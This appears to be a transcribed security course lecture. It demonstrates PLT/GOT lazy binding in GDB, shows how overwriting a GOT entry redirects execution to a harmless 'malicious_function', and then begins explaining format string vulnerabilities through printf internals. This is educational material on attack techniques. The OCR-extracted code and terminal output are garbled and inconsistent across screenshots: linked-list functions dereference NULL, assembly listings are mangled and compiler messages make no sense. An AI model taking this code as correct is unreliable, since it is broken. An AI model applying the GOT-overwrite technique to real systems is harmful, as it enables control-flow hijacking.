
    while(list->next != NULL){
        list = list->next;
    }

    n = (node_t *) malloc(sizeof(node_t));
    list->next = n;
    n->prev = list;
    n->next = NULL;

    return n;
}

/* Delete the node n from the list */
node_t *delnode(node_t *n)
{
    node_t *p = n->next;
    node_t *q = n->prev;

    if(n->prev == NULL) n->prev->next = n->next;
    if(n->next == NULL) n->next->prev = n->prev;
    else {
        p->prev = q;
        q->next = p;
    }
}
```

A screenshot of a Linux desktop environment, likely Ubuntu, showing a terminal window. The terminal window has a dark background and displays the following C code:

```
nptel_@nptel:~/nptel_codes/module5/plt$ cat mylib.h
#ifndef _MYLIB_H_
#define _MYLIB_H_

typedef struct node_t{
    char data[1];
    struct node_t *next;
    struct node_t *prev;
}node_t;

node_t *newnode();
node_t *removenode(node_t **);
void print();

extern node_t headnode;
#endif
```

The terminal window is titled "Terminal" and shows the command "cat mylib.h" being run. The desktop background is a red and orange gradient. A taskbar at the bottom shows various application icons.

So, the code we use over here is a present in the virtual machine that comes along with this course and this code in particular is present in this directory *nptel_codesmodule5/plt*. So, we used two C codes over here, one is *mylib.c* and the *driver.c*. So, *mylib.so* compiles to a library *libmylib.so* and *driver.c* uses this library and creates the executable called *driver*. So, *mylib.c* look something like this. It is essentially a library for doubly linked list. It defines a structure for the list which is defined in *mylib.h*. This is a doubly linked list, so it has the data and it has the previous and the next node pointers.

(Refer Slide Time: 2:00)

```

npde_5 @ npde@esboxes:~/npde_codes/modules/plt
File Machine View Input Device Help
Terminal
npde_5 @ npde@esboxes:~/npde_codes/modules/plt
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <mylib.h>
/* head of the list */
node_t *headnode;

void init(node_t **list)
{
    /* initialize */
    list->prev = NULL;
    memset(list, 0, sizeof(*list));
}

/* Insert node at the end of the doubly linked list
pointed to by list */
node_t *newnode()
{
    node_t *list = headnode;
    node_t *n;
    while(list->next != NULL){
        list = list->next;
    }
    n = (node_t *) malloc(sizeof(node_t));
    list->next = n;
    n->prev = list;
    n->next = NULL;
    return n;
}

/* Deletes the node n from the list */
node_t *del(node_t *n)
{
    node_t *pD = n->next;
    node_t *pB = n->prev;
    if(pD->prev == NULL) n->prev->next = n->next;
    if(pB->next == NULL) n->next->prev = n->prev;
    if(n == NULL) free(n);
}


/* Prints all list */
void print()
{
    node_t *list = headnode;
    while(list->next != NULL){
        list = list->next;
        printf("%s\n", list->data);
    }
}
17,0 - Top

npde_5 @ npde@esboxes:~/npde_codes/modules/plt
File Machine View Input Device Help
Terminal
npde_5 @ npde@esboxes:~/npde_codes/modules/plt
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <mylib.h>
void malicious_function()
{
    printf("In malicious function()\n");
    exit(0);
}
void main(int argc, char **argv)
{
    node_t *n1, *n2, *n3, *n4;
    int(iheadnode);
    n1 = newnode();
    strcpy(n1->data, "A");
    n2 = newnode();
    strcpy(n2->data, "B");
    n3 = newnode();
    strcpy(n3->data, "C");
    printf("1\n");
    delete(n1);
    delete(n2);
    delete(n3);
    printf("2\n");
}
61,0 - Bot

```

And, there are a lot of functionalities which are present in this code. So, for example you could add a new node to this list. You can delete node and you can print all the elements in the list. So, this code is called from *driver.c* as follows. So, this is an example over here. You see that we have included *mylib.h* and we have a *main* function over here. We initialise that doubly linked list, create nodes like this, created three nodes *N1*, *N2* and *N3* each comprising of the data *A*, *B* and *C* and then printed the doubly linked list.

(Refer Slide Time: 2:53)



The screenshot shows a terminal window with two panes. The left pane contains C code for a doubly linked list. The right pane shows the compilation of this code into a shared library (libmylib.so) and its use as a driver module (mylib.ko). The terminal also displays error messages related to implicit function declarations.

```
opt@opt:~/Desktop$ cd /opt/nptl/codes/modules/plt
opt@opt:~/Desktop-/opt/nptl/codes/modules/plt$ gcc -c driver.c
opt@opt:~/Desktop-/opt/nptl/codes/modules/plt$ gcc -fPIC -shared -o libmylib.so driver.o
opt@opt:~/Desktop-/opt/nptl/codes/modules/plt$ make clean
rm -f *.o *.so *.diss
rm -f driver assignment
opt@opt:~/Desktop-/opt/nptl/codes/modules/plt$ make
gcc -Wall -I . -fPIC -c -o mylib.o mylib.c
gcc -Wall -shared -fPIC -o libmylib.so mylib.o
opt@opt:~/Desktop-/opt/nptl/codes/modules/plt$ make driver
gcc -Wall -g driver.c -c -fPIC -o driver.o
gcc -Wall -fPIC -o mylib.ko driver.o
driver.o: In function `main()':
driver.o:(.text+0x10): warning: implicit declaration of function `main' [-Wimplicit-function-declaration]
ld -r -o libmylib.so libmylib.o driver.o
ld: driver.o: undefined reference to symbol __cxa_finalize@@GLIBC_2.0
ld: libmylib.so: symbol __cxa_finalize@@GLIBC_2.0 undefined
ld: final link failed: Bad value
opt@opt:~/Desktop-/opt/nptl/codes/modules/plt$ export LD_LIBRARY_PATH=.
opt@opt:~/Desktop-/opt/nptl/codes/modules/plt$ ./driver
B
B
C |
```

So, in order to compile the *mylib* we run the *makefile*, so we run `$> make clean` and then `$> make` and what we see is that we can create library *libmylib.so*. Similarly, we could also make the driver as follows. Okay, so that is a warning which is present here which you can ignore but the important thing for us to consider is that we are linking the *driver.c* to the library or using this `-L mylib`, the output is *driver*. So, when you run *driver* as follows, where to make it to run we need to first set the *LD library path* as follows, leave it to point to the entry and run it and what it creates are the nodes in the doubly link list comprising of A, B and C.

(Refer Slide Time: 4:07)

File Machine View Input Device Help

Terminal

```
Administrator: ~\nptal_codes\module5\pit
```

```
#include <util.h>
#include <util.h>
#include <string.h>
#include <mylib.h>

void malicious_function()
{
    printf("(In malicious function)\n");
    exit(0);
}

void main(int argc, char **argv)
{
    node_t *n0, *n0_1, *n0_2;
    init(altheadnode);

    n0 = newnode();
    strcpy(n0->data, "A");
    n0_1 = newnode();
    strcpy(n0_1->data, "B");
    n0_2 = newnode();
    strcpy(n0_2->data, "C");

    n0 = append(n0, n0_1);
    strcpy(n0->data, "D");

    print();
}

driver.c 35L, 432C
```

1,1 All

609,10-56 48k

```
gdb ./driver
(gdb) b main
Breakpoint 1, main (argc=1, argv=0x23) at driver.c:19
19     n = newnode();
(gdb) r
Starting program: /home/nitol/nitol_codes/modules/p1/driver

Breakpoint 1, main (argc=1, argv=0x23) at driver.c:19
19     n = newnode();
(gdb) 
```

So, let us look at a disassembly of the *driver* code. So, this can be obtain in the file *driver.diss* and we will see it over here and will go to the *main* function. So, this is what, how the *main* function looks like in assembly code. Now, compare this with the actual *main* function written in C and what we see is that the various function calls to the library like *init*, *new_node*, *print*, *delete* and so on are all invoked over here through the called function.

However, what we see over here is that the compiler has modified it slightly and instead of calling `new_node` directly it calls something like `new_node@PLT`. So, let us see what happens in this `new_node@PLT`. So, you could refer to the previous lecture also to see what this PLT means. So, let us use GDB to run `driver` and we would breakpoint, so we run `driver`. So, let us see okay, so we open the `driver.c` code, find out the address, find out the line `new_node` is called ,that is line number 19 and we put a breakpoint at line number 19 like this and continue executing the code. What we see is that there is the breakpoint at line number 19.

So, let us disassemble the code here. So, we see that we are at the call to *new_node@PLT* and this *new_node@PLT* is present at location 0x8048530. So, this corresponds to a PLT section in the code. So, we can single step through that and see that we are now in the *new_node@PLT*. We can disassemble this and see that it comprises of three instructions an indirect jump, a push and a jump instruction. So, during the first call of *new_node* which is at this call, so this first jump works as follows, it essentially jumps to the address which is specified in this location over here that is the location 804A024.

(Refer Slide Time: 7:19)

The screenshot shows a Linux desktop environment with a terminal window open. The terminal displays assembly code from a file named `modules/plt`. The assembly includes instructions for `new_node` and `new_node@plt`, showing jumps to `new_node@plt` and back to `new_node`. The debugger (GDB) is running, with the assembly code highlighted in the left pane and the registers and memory dump in the right pane. The command `disass` is used to view the assembly code.

```

0x08048094 <+0x0>: push -0x14(%ebp),%eax
0x08048097 <+0x3>: movl $0x41,%eax
0x080480a0 <+0x6>: call 0x8048120 <newnode@plt>
0x080480a3 <+0x9>: movl %eax,-0x14(%ebp),%eax
0x080480ac <+0x12>: movl -0x14(%ebp),%eax
0x080480b1 <+0x15>: call 0x8048130 <newnode@plt>
0x080480b4 <+0x18>: movl %eax,-0x14(%ebp),%eax
0x080480b7 <+0x1b>: movl -0x14(%ebp),%eax
0x080480bc <+0x1e>: call 0x80480d0 <print@plt>
0x080480c1 <+0x21>: movl %eax,-0x14(%ebp),%eax
0x080480c4 <+0x24>: pushl -0x14(%ebp)
0x080480c7 <+0x27>: call 0x8048120 <newnode@plt>
0x080480cc <+0x2a>: addl $0x30,%esp
0x080480cf <+0x2d>: subl $0x30,%esp
0x080480d2 <+0x30>: pushl -0x14(%ebp)
0x080480d5 <+0x33>: call 0x8048130 <newnode@plt>
0x080480d8 <+0x36>: addl $0x10,%esp
0x080480dc <+0x39>: subl $0x10,%esp
0x080480e0 <+0x3c>: pushl -0x14(%ebp)
0x080480e3 <+0x3f>: call 0x8048120 <newnode@plt>
0x080480e6 <+0x42>: movl %eax,-0x14(%ebp),%eax
0x080480e9 <+0x45>: movl -0x14(%ebp),%eax
0x080480ec <+0x48>: type <return> to continue, or g <return> to quit--q
(gdb) si
0x08048050 <newnode@plt>()
(gdb) disassemble
Dump of assembler code for function newnode@plt:
0x08048050 <+0x0>: jmp *0x8048024
0x08048053 <+0x3>: push $0x30
0x08048056 <+0x6>: push $0x44c0
End of assembler dump.
(gdb) x/x $08048024
0x08048024: 0x08048536
(gdb) st
0x08048056 <newnode@plt>()
(gdb)

```

So, let us see the contents of this location `0x804A024` and we see that it contains `0x08048536`. So, what it means is that this jump would jump to the address `0x08048536`. Now, in the first invocation of `new_node` which is at line number 19 what we notice is that this address is in fact the next line in the PLT or the next instruction in the PLT. So, essentially what happens is that during the execution this jump essentially jumps to the next line in the PLT code. Then, here there is a push instruction, a `push 0x30` and a jump to this location `0xA0484C0`. This location would be in the loader which essentially resolves the actual address of new node and these were would then fill in this location over here with the real or the correct address of new node.

(Refer Slide Time: 8:46)

The screenshot shows a Linux desktop environment with a terminal window open. The terminal displays assembly code from a file named `modules/plt`. The assembly includes instructions for `new_node` and `new_node@plt`, showing jumps to `new_node@plt` and back to `new_node`. The debugger (GDB) is running, with the assembly code highlighted in the left pane and the registers and memory dump in the right pane. The command `disass` is used to view the assembly code.

```

0x080480e0 <+0x0>: push -0x14(%ebp)
0x080480e3 <+0x3>: call 0x8048120 <newnode@plt>
0x080480e6 <+0x6>: movl %eax,-0x14(%ebp),%eax
0x080480e9 <+0x9>: movl -0x14(%ebp),%eax
0x080480ec <+0x12>: type <return> to continue, or g <return> to quit--q
(gdb) si
0x08048050 <newnode@plt>()
(gdb) disassemble
Dump of assembler code for function newnode@plt:
0x08048050 <+0x0>: jmp *0x8048024
0x08048053 <+0x3>: push $0x30
0x08048056 <+0x6>: push $0x44c0
End of assembler dump.
(gdb) x/x $08048024
0x08048024: 0x08048536
(gdb) st
0x08048056 <newnode@plt>()
(gdb)
(gdb) si
0x08048050 <newnode@plt>()
(gdb) disassemble
Dump of assembler code for function newnode@plt:
0x08048050 <+0x0>: jmp *0x8048024
0x08048053 <+0x3>: push $0x30
0x08048056 <+0x6>: push $0x44c0
0x08048059 <+0x9>: addl $0x10,%esp
0x0804805c <+0xc>: subl $0x10,%esp
0x0804805f <+0xf>: jmp 0x80484c0
End of assembler dump.
(gdb) x/x $08048024
0x08048024: 0x080484c0
(gdb) st
0x08048056 <newnode@plt>()
(gdb)
(gdb) si
0x0804804c0 <? ?>()
(gdb) finish
Run till exit from #0 $r0$feefeb in ?? () from /lib/i386-linux.so.2
0x08048091 in ?? (0x00000000ffffd004) at driver.c:19
19     nt = newnode();
(gdb) x/x $08048024
0x08048024: 0x080484c0
(gdb) b/x $08048024
Breakpoint 1 at 0x08048024
(gdb) b/x $080484c0
Breakpoint 2 at 0x080484c0

```

So, let us see this happening. So, we will single step through this, see that we are in the next line, so we step again and see that we are at the jump. Now, we are going to jump into the resolver, which is here, and we can come out of this resolver by entering a command **\$gdb> finish** and we see that we have come out of the resolver. So, what the resolver has done it has found this address. So, this is the GOT entry for new node and it has filled in the correct address for new node in this location.


So, let us verify that. So, we can rerun this same command as follows and what we see is that this value present in this location has changed to 0xF7FD165F. So, what we see is that this address is in fact the address of new node, so printing the address of new node we see that there is a match. So, essentially what is happening is that during the first invocation of new node it jumps into the PLT and then obtains an offset from the GOT entry for that function

`new_node` and then goes into a resolver. The resolver resolves this address of this function and modifies the GOT entry over here as we see in this thing and then continues the execution.

Now, during the second invocation of *new_node* we would directly jump using this indirect jump to this location, that is, the location of *new_node* itself and therefore only the first invocation of *new_node* would actually require the resolver to be used in order to resolve the actual address of the *new_node* function. All, subsequent invocations of *new_node* would directly jump to the *new_node* function using this indirect jump and we can continue the execution.

Now what we see here is that, if there is a malicious function, now what we can do is we can trick this entire thing into executing this malicious function. Note that, the main function we see over here there is no invocation of malicious function but what we will show is that we can trick this entire system into invoking the malicious function, done as follows.

(Refer Slide Time: 12:20)



So, lets restart the GDB and we will put a breakpoint in line number 19 and also at line number 20 and then run the program and continue single stepping instruction. And, as before, we have gone into the *new_node@PLT*. Now, what we will do is note down the address of the GOT entry. So, we will see that the GOT entry as before is at the location here okay. This is all that we require. We will continue executing and we see, as done before that this particular GOT entry would be filled with the actual address of *new_node*. We can verify that by inspecting the address of *new_node*.

Now, what we can do is we could modify the GOT entry and we could make it a point to the malicious function as follows. So, what we do is modify the GOT entry such that it points to the malicious function.


Now in the second invocation of *new_node* it goes into this PLT and picks and jumps to the address has specified. This location which essentially is the malicious function and therefore it is going to execute the malicious function. Let us see if we continue the execution what would happen, so right enough instead of executing *new_node* it has indeed come into the malicious function.

So, in this way what we have seen is that, we have seen how GDB can be used to change the execution pattern of this particular program. In a more malicious application, for example an attacker would use a vulnerability in the program to modify the GOT entry and thereby change its execution pattern. So, we will put up a few assignments or some challenges on the website and you could try to use the vulnerability to show how you could use a GOT entry to modify the execution pattern. Thank you.

Information Security 5 Secure System Engineering
Professor Chester Rebeiro
Indian Institute of Technology Madras
Format String Vulnerabilities

Hello and welcome to this lecture in the course for Secure Systems Engineering. So in the previous lecture we had looked at vulnerability known as Buffer overread and we had looked at a particular malware known as the Heartbleed malware and evaluated it and found out how this had utilised a vulnerability in the Open SSL code to leak secret information from a server to a client. In this particular lecture we will look at another vulnerability which is known as the Format String vulnerability. So, as you know the format string is something which is used quite often by functions such as *scanf* and *printf* and we will see that how this could lead to a very strong vulnerability that is very difficult to actually protect against. So, we will be looking at a lot of programs in this particular lecture and the code for all these programs can be obtained from this bitbucket repository.

(Refer Slide Time: 1:18)



Let us look at format strings used in the most popular function *printf*. So, typical *printf* invocation would look something like this. So, you would have your format string present here and within this format string you would have various format specifiers for example the one specified over here is %d. So, what happens now is that when *printf* executes it looks out for this % d and corresponding to this format specifiers it would print the corresponding argument in this case 1911. So, as we know very well that there are a lot of different types of


formats specifiers which could let you print different types of formats such as integers, hexadecimal strings, floats and so on, so a few examples are as shown over here.

Now one distinguishing feature between these various formats specifiers is that some of these specifiers print the value that was passed for example when you have a %d it would essentially mean that the value in the argument gets printed. On the other hand, we have other specifiers such as the % s or % n which considers the argument as an address. There is one distinguishing feature between the various format specifiers for example % t, % u and % x the arguments passed are considered as value therefore for example when you specified % t it is the argument which directly gets printed.

On the other hand, we have parameter is like % s and % m were the arguments are considered as memory addresses. In % s for example you specify a memory address as the argument of a pointer as an argument and *printf* would go to that particular memory actress pointed to by that particular pointer and print the string from that memory address.

Now one characteristic feature about *printf* is that it can have variable number of arguments. For example, in this particular *printf* invocation we have 2 arguments one for the format string and the other for the argument. In a similar way we could have the same *printf* being invoked with say 10 or 20 different arguments as well. So, the way c handles this is by using something known as variable arguments, so the prototype for *printf* looks something like this. Here is the *printf* function, the 1st parameter is the format string followed by 3 dots, so this 3 dots indicates to the compiler that it is variable arguments.


(Refer Slide Time: 4:08)



So, let us dig a little deeper about how `printf` actually works. So, we take this small program where `printf` gets invoked and you specify a format string over here and there are 3 format specifiers `% d`, `% d` and `% s` corresponding to `a`, `b` and `c`, so `a` and `b` are integers while `c` is a character pointer and therefore would print a string. So, as we know by now that when `main` invokes `printf`, the various parameters to `printf` are passed via the stack, so the stack for this particular program would look something like this.

You would have the arguments `c`, `b` and `a` passed on the stack from right to left and then you would have the pointer to the format string of this, so we have... The formats strings store in some location in the program and you have the pointer to this particular format string which is passed through the stack, so all of these things are filled with main and then main would call the `printf` function during the call and we have seen in the previous lectures there is the return address that gets pushed onto the stack and then `printf` starts to execute and then we have the other metadata that gets pushed onto the stack such as the previous frame pointer and so on.



(Refer Slide Time: 5:31)



Now let us look at the internals of *printf*. We will take a highly simplified version of *printf* just to understand how *printf* actually works. In reality a lot more things happen in *printf* but for now we will just take this highly simplified version. Side-by-side we will also look at this stack and how *printf* is going to use this stack and the various memory location that are involved with this particular *printf*. Critical in *printf* is this statement over here *va_list ap* which defines an argument pointer known as *ap*, so this argument pointer *ap* points to each unnamed argument that is passed to *printf*.


It is initialised by this particular function *va_start* and passed *ap* and format, it is initialised by this particular function known as *va_start* and argument pointer is made to point to the first argument that is sent to *printf* in this case argument pointer is pointing to *a*. The next thing we actually look at is this character pointer *p*, so character pointer *p* is initialised to format, so therefore *p* gets...*s* *p* is efficiency pointing to this format string. So, what happens here is that which each iteration of this for loop there is a check to determining whether *p* is equal to this *%* symbol if it is not equal to the *%* symbol example in this case then the *putchar* function gets called and that particular character gets printed on the screen.

(Refer Slide Time: 7:15)




On the other hand, if the value of `p` is equal to this `%` symbol then we come into this switch statement, the next character whether it is `d,s,f` and so on would then be evaluated. So, what is done here in this our case for example we have `p` pointing to this `d` character and therefore we get into this case statement corresponding to `d % d`. We then invoke this particular function known as `va_arg` and pass it the `ap` pointer we also tell this `va_arg` that we are expecting a number which is of type integer and as we know integer is passed by value to `printf` and therefore what we obtain in `ival` over here is corresponding value of `a` that is this value `a` would get stored into `ival` then the invoke of function to print `ival`. Similarly during the next invocation we also get another `%` and then a `d` and therefore this case statement would get executed. Now this goes on for each character the format string.

(Refer Slide Time: 8:38)

